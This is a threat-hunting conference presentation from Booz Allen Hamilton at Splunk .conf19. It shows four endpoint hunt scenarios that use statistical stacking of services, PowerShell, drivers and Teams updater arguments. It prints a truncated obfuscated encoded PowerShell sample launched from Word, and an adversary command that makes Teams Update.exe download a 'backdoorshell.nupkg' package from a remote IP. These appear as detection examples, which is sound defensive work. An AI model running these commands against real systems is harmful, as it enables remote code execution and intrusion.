



Feed the Beast!

Addressing APTs at Speed & Scale

Creating and Utilizing Endpoint Centric Threat Hunt Uses Cases

Max Moerles

Sr Threat Hunter | Booz Allen Hamilton

Jay Novak

Threat Hunt Team Lead | Booz Allen Hamilton

Forward-Looking Statements




During the course of this presentation, we may make forward-looking statements regarding future events or plans of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results may differ materially. The forward-looking statements made in the this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, it may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements made herein.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only, and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionalities described or to include any such feature or functionality in a future release.

Splunk, Splunk>, Turn Data Into Doing, The Engine for Machine Data, Splunk Cloud, Splunk Light and SPL are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names, or trademarks belong to their respective owners. © 2019 Splunk Inc. All rights reserved.

Feed the Beast! Addressing APTs at Speed & Scale


Creating and Utilizing Endpoint Centric Threat Hunt Uses Cases



Max Moerles

Senior Threat Hunter | Booz Allen Hamilton

Booz | Allen | Hamilton®



Jay Novak

Threat Hunt Team Lead | Booz Allen Hamilton



Threat Hunting Tactics & Use Cases

Booz | Allen | Hamilton®

Overview

- Techniques covered in this talk can be used against a variety of data sources and are Endpoint Detection and Response (EDR) vendor agnostic
- Splunk is our preferred data correlation engine
- Types of Hunt Analytics
- 4 Hunt use cases that can be used in your environment



Introduction

Threat Hunting VS. Incident Response

Threat hunting is an effective way to proactively detect threats within an organization. Many organizations blend Incident Response (IR) and Threat Hunting together. However, they are 2 separate tasks that work together.

Incident Response (attackers' capability and action. IR starts with known bad activity)

- An organized approach to managing incidents, minimizing loss and destruction, mitigating the weaknesses that were exploited, and restoring IT services after a cyberattack.

Threat Hunting (attackers' capability and intent. CTI informs Threat Hunting)

- The process of proactively and iteratively searching through security relevant data to detect and isolate advanced threats that evade existing security solutions.

Pushing the Limits of Time and Data

Current Detection Technology

Anti-Virus


- Detect known threats in the Golden Hour via signatures


Endpoint Detection and Response (EDR)

- Streaming Telemetry and Question Based to create behavior-based detection

Threat Hunting

- The art and science of uncovering adversaries that abuse signature thresholds and hide in the noise of telemetry






Threat Hunting Loop

How we do it in Splunk

- ▶ **Hypothesis** - *Queries*
- ▶ **Investigation** – *Saved Searches*
- ▶ **Analysis** – *Custom App*
- ▶ **Improvement & Reporting** – *Workflows & Dashboards*
- ▶ **Data Collection** - *Ingest*

Grouping Categories of Hunts





Hunting Scenarios

Booz | Allen | Hamilton®

Hunt Scenario 1

ATT&CK Matrix for Enterprise

Persistence	Privilege Escalation	Defense E
.bash_profile and .bashrc	Access Token Manipulation	Access Manipulation
Accessibility Features	Accessibility Features	Binary P
New Service	New Service	

ID: T1050

Tactic: Persistence, Privilege Escalation

Platform: Windows

Permissions Required: Administrator, SYSTEM

Effective Permissions: SYSTEM

Data Sources: Windows Registry, Process monitoring, Process command-line parameters, Windows event logs

CAPEC ID: [CAPEC-550](#)

Contributors: Pedro Harrison

Version: 1.0

Hunt Scenario 1

Scenario

- When an adversary gains a foothold on a network, they want to ensure persistence and escalate privileges. One way to do this is by creating a service.
- Hunting for statistical anomalies in services no matter how larger your enterprise may identify outliers and possible adversary activity.

Why traditional detection failed?

- Applications use services for legitimate program functionality and Windows 10 Pro has 250 services installed by default.

How we are going to hunt this threat?

- Collect all services information from every host
- Identify fields that have unique values
- Perform statistical analysis to identify anomalies

Hunt Scenario 1

Windows Services field available to analyze

- short_name (service name)
- long_name (service description)
- **file_path**
- **command_line**
- service_type
- start_type

```
account: LocalSystem

command_line: C:\windows\System32\PSEXESVC.EXE
event_timestamp: null
file_name: PSEXESVC.EXE
file_path: C:\windows\SysWOW64\PSEXESVC.EXE
host_identifier: 21
loaded_modules: null
long_name: PsExec
meta: { [+]}
other: { [+]}
service_type: SERVICE_WIN32_OWN_PROCESS
short_name: PSEXESVC
start_type: SERVICE_DEMAND_START
status: SERVICE_STOPPED
```

Hunt Scenario 1

Analysis

- Collect all services information from every host
- Identify fields that have unique values
- Perform statistical analysis

```

"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1907.4-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -HttpDownload -RestrictPrivileg 478
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1907.4-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -HttpDownload -RestrictPrivileg 478
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1907.4-0\MpCmdRun.exe" SignaturesUpdateService -ScheduleJob -UnmanagedUpdate 546
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1907.4-0\MsMpEng.exe" 122
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1907.4-0\NisSrv.exe" 112
"C:\ProgramData\Microsoft\Windows Defender\platform\4.18.1907.4-0\X86\MpOav.dll" 21
"C:\Users\ADMINI~1\AppData\Local\Temp\CR_8D2DA.tmp\setup.exe" --install-archive="C:\Users\ADMINI~1\AppData\Local\Temp\CR_8D2DA.tmp\CHROME.PACKED.7Z" 6
--verbose-logging --do-not-launch-chrome --system-level /installerdata="C:\WINDOWS\TEMP\guiFB52.tmp"

```

Hunt Scenario 2

ATT&CK Matrix for Enterprise

Execution	Persistence	Privilege Escalation
AppleScript	.bash_profile and .bashrc	Access Token Manipulation
CMSTP	Accessibility Features	Accessibility Features
Command-Line Interface	Account Manipulation	AppCert DLLs

ID: T1086

Tactic: Execution

Platform: Windows

Permissions Required: User, Administrator

Data Sources: PowerShell logs, Loaded DLLs, DLL monitoring, Windows Registry, File monitoring, Process monitoring, Process command-line parameters

Supports Remote: Yes

Contributors: Praetorian

Version: 1.1

Hunt Scenario 2

Scenario

- Adversaries use living off the land techniques to blend with regular usage. PowerShell is a common tool for this activity. Obfuscated PowerShell commands tend to create long unique commands strings that are not common in most environments.

Why traditional detection failed?

- Analyzing millions of PowerShell commands is unrealistic. Creating a signature will yield false positives.

How we are going to hunt this threat?

- Collect PowerShell commands that are > 200 characters
- Identify encoded PowerShell commands then decode them to make stacking easier
- Identify parent process and investigate outliers
- Identify full command being executed
- Remove GUIDs, Username, temp file name

Hunt Scenario 2

Windows long PowerShell command field available to analyze

- **parent_process_path**
- process_path
- process_username
- **command_line**

```
command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Enc  
IAAoACAALgAoACcAbgBFAHcAJwArACcALQBPAEIAJwArACcAagAnACsAJwBlAGMAdAAAnACkAIAAgAFMAWQBTAfQAYABlAG0AYAAuAGkAbwBg/
```

```
parent_process_name: WINWORD.EXE
```

```
parent_process_path: C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
```

```
pid: 2108
```

```
pid_guid: 20190822bf1ca3000aadd907a07e93c26b8d2681
```

```
ppid: 4196
```

```
ppid_guid: 20190822d469b0b7394f9f5c378b825f5cdcd460
```

```
process_name: powershell.exe
```

```
process_path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
```

Hunt Scenario 2

Example Encoded _Command

```

powershell.exe" -noprofile -nologo -noninteractive -EncodedCommand aQBmACgAIAAoAGcAZQB0AC0AZQB4AGUAYwB1AHQAaQ8
powershell.exe" -noprofile -nologo -noninteractive -EncodedCommand aQBmACgAIAAoAGcAZQB0AC0AZQB4AGUAYwB1AHQAaQ8
powershell.exe" -noprofile -nologo -noninteractive -EncodedCommand aQBmACgAIAAoAGcAZQB0AC0AZQB4AGUAYwB1AHQAaQ8
powershell.exe" -nologo -noprofile -encodedCommand VABYAHkAIAB7ACAACgAkAG4AZQB3AHMAaQB6AGUAIAA9ACAAJABoAG8AcwE
powershell.exe" -nologo -noprofile -encodedCommand VABYAHkAIAB7ACAACgAkAG4AZQB3AHMAaQB6AGUAIAA9ACAAJABoAG8AcwE

```

Example Decoded _Command

```

if( (get-executionpolicy -scope localmachine) -eq "undefined" ) { & "$env:windir\system32\windowspow
if( (get-executionpolicy -scope localmachine) -eq "undefined" ) { & "$env:windir\system32\windowspow
if( (get-executionpolicy -scope localmachine) -eq "undefined" ) { & "$env:windir\system32\windowspow
Try { \x0a$newsize = $host.UI.RawUI.BufferSize\x0a$newsize.width = 502\x0a$host.UI.RawUI.BufferSize
Try { \x0a$newsize = $host.UI.RawUI.BufferSize\x0a$newsize.width = 502\x0a$host.UI.RawUI.BufferSize

```

Hunt Scenario 2

```

command_line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Enc
IAAoACAALgAoACcAbgBFAHcAJwArACcALQBPAEIAJwArACcAagAnACsAJwBLAGMAdAAnACkAIAAgAFMAWQBTAfQAYABlAG0AYAAuAGkAbwBg/
parent_process_name: WINWORD.EXE
parent_process_path: C:\Program Files (x86)\Microsoft Office\Office12\WINWORD.EXE
pid: 2108
pid_guid: 20190822bf1ca3000aadd907a07e93c26b8d2681
ppid: 4196
ppid_guid: 20190822d469b0b7394f9f5c378b825f5cdcd460
process_name: powershell.exe
process_path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

```

decoded_command ⚡

```

( .('nEw'+'-OB'+'j'+'ect') SYST`em`.io`.COMPR`E`sSiO`N.deflATe`STREAm([syStem.IO.MEMOrYstreAm]
[sYSTeM.CONVerT]::FRoMBase64strinG('RY9LT4NAFIX/yiwwA8EOtjZpCiHG1KYhKjZ9hIWaIMeIjAVmZKYgEv67s6h1

```


Hunt Scenario 3

ATT&CK Matrix for Enterprise

Persistence	Privilege Escalation	Defense
.bash_profile and .bashrc	Access Token Manipulation	Access Manipulation
Accessibility Features	Accessibility Features	Binary P
Account Manipulation	AppCert DLLs	BITS
Kernel Modules and Extensions		

ID: T1215

Tactic: Persistence

Platform: Linux, macOS

Permissions Required: root

Data Sources: System calls, Process monitoring, Process command-line parameters

Contributors: Jeremy Galloway; Red Canary

Version: 1.0

Hunt Scenario 3

Scenario

- Wajam social search engine application (ESET, 2019). The different techniques used by Wajam for interception and injection of network traffic are malware developer techniques that could be used by other tools.

Why traditional detection failed?


- Wajam uses obfuscation, code protection, and anti-detection techniques that hide the true behavior of their software.

How we are going to hunt this threat?

- Identify anomalies in Service DLLs
- Analyze Command Line arguments
- Analyze service or process metadata

Hunt Scenario 3

service_type	count
SERVICE_WIN32_OWN_PROCESS	8847
SERVICE_WIN32_OWN_PROCESS SERVICE_WIN32_SHARE_PROCESS	2245
SERVICE_KERNEL_DRIVER	868
SERVICE_WIN32_SHARE_PROCESS	19
SERVICE_FILE_SYSTEM_DRIVER	9



command_line	count
\SystemRoot\system32\drivers\wcnfs.sys	1
\SystemRoot\system32\drivers\wd\WdFilter.sys	2
system32\DRIVERS\970f6c49964df34307fb179d314e9c18.sys	2
system32\DRIVERS\CFRMD.sys	1
system32\DRIVERS\CisUtMonitor.sys	1
system32\DRIVERS\DAFsFilter.sys	2

- ▶ Sort by statistical “service type”
- ▶ Analyze “command line” arguments
- ▶ Investigate leads
- ▶ Pull any suspicious file and performing analysis.
- ▶ This file is marked as malicious by 8 out of 55 AV vendors in VTI

command_line: system32\DRIVERS\970f6c49964df34307fb179d314e9c18.sys

file_name: 970f6c49964df34307fb179d314e9c18.sys

file_path: C:\windows\system32\DRIVERS\970f6c49964df34307fb179d314e9c18.sys

long_name: 970f6c49964df34307fb179d314e9c18

service_type: SERVICE_FILE_SYSTEM_DRIVER

short_name: 970f6c49964df34307fb179d314e9c18

start_type: SERVICE_SYSTEM_START

status: SERVICE_RUNNING

unique_host_identifier: Bv3xU0MaGy2bfugp2gan98

Hunt Scenario 4

ATT&CK Matrix for Enterprise

Privilege Escalation	Defense Evasion	Credential Access
Access Token Manipulation	Access Token Manipulation	Account Manipulation
Accessibility Features	Binary Padding	Bash History
	Bypass User Account Control	

ID: T1088

Tactic: Defense Evasion, Privilege Escalation

Platform: Windows

Permissions Required: User, Administrator

Effective Permissions: Administrator

Data Sources: System calls, Process monitoring, Authentication logs, Process command-line parameters

Defense Bypassed: Windows User Account Control

Contributors: Stefan Kanthak; Casey Smith

Version: 1.0

Hunt Scenario 4

Scenario

- Microsoft Teams is a collaboration tool with built-in chat capability. Within the Teams software, the update function allows for the download and execution of arbitrary files via nupkg packages.

Why traditional detection failed?

- Teams uses this utility for application functionality. This technique can bypass application whitelisting and EDR detection. This is very noisy and filled with legitimate Teams traffic.

How we are going to hunt this threat?

- Collect Teams function arguments for "Download", "Update", and "UpdateRollback".
- Remove the individual usernames to make stacking easier
- Collapse outliers and random 64 characters file names used for legitimate updates
- Identify arguments that included http or IP addresses

Hunt Scenario 4

Example search criteria

- Process Name = update.exe
- Process Path = Microsoft\Teams
- Command Line = download, update, or updateRollback

command_line ↕	count ↕
"C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\current\Squirrel.exe" --updateSelf=C:\users\<REMOVED_USERNAME>\AppData\Local\SquirrelTemp\Update.exe	20
"C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\stage\Squirrel.exe" --updateSelf=C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\update.exe	162
C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\update.exe --update C:\users\<REMOVED_USERNAME>\AppData\Roaming\Microsoft\Teams\DownloadedUpdate	182
C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\update.exe --update C:\users\ <REMOVED_USERNAME>\AppData\Roaming\Microsoft\Teams\DownloadedUpdate\047a662b2f95a522c8a832659a293de238326f5dc41087cb3b0b4cceb6a4b95	1

Hunt Scenario 4

command_line ↕	count ↕ /
"C:\programData\<REMOVED_USERNAME>\Microsoft\Teams\stage\Squirrel.exe" --updateSelf=C:\programData\<REMOVED_USERNAME>\Microsoft\Teams\update.exe	3
"C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\current\Squirrel.exe" --updateSelf=C:\users\<REMOVED_USERNAME>\AppData\Local\SquirrelTemp\Update.exe	285
"C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\stage\Squirrel.exe" --updateSelf=C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\update.exe	1951
C:\programData\<REMOVED_USERNAME>\Microsoft\Teams\update.exe --update=http://BoozAllen/DarkLabs/Baseline/	5
C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\update.exe --update=http://192.168.1.188/	1
C:\users\<REMOVED_USERNAME>\AppData\Local\Microsoft\Teams\update.exe --update C:\users\<REMOVED_USERNAME>\AppData\Roaming\Microsoft\Teams\DownloadedUpdate\<REMOVED_RandomChar>	196

Command used by Adversaries

```
C:\Users\admin\AppData\Local\Microsoft\Teams> Update.exe --update=http://192.168.1.188/
```

Name

RELEASES

backdoorshell.nupkg

Conclusion

This talk has provided an understanding of what endpoint threat hunting is and offered example use cases as a first step for attendees to start the process of developing threat hunt use cases and analytics.

Constant input of CTI derived analytical ideas leads to a mature capability.

Threat hunting is a complicated, but effective strategy against advanced threats. As a result, a comprehensive hunt plan needs to be developed and implemented. A hunt plan combined with a deep library of use cases and analytics gives defenders the framework to find adversaries wherever they may hide.

Please remember to check out "SEC1071 for more information on how to operationalize threat hunting on Splunk Enterprise.



Q&A

Max Moerles | Moerles_Max@bah.com

Jay Novak | Novak_James2@bah.com

Booz | Allen | Hamilton®



splunk>

Thank

You



Go to the .conf19 mobile app to

RATE THIS SESSION



Booz | Allen | Hamilton®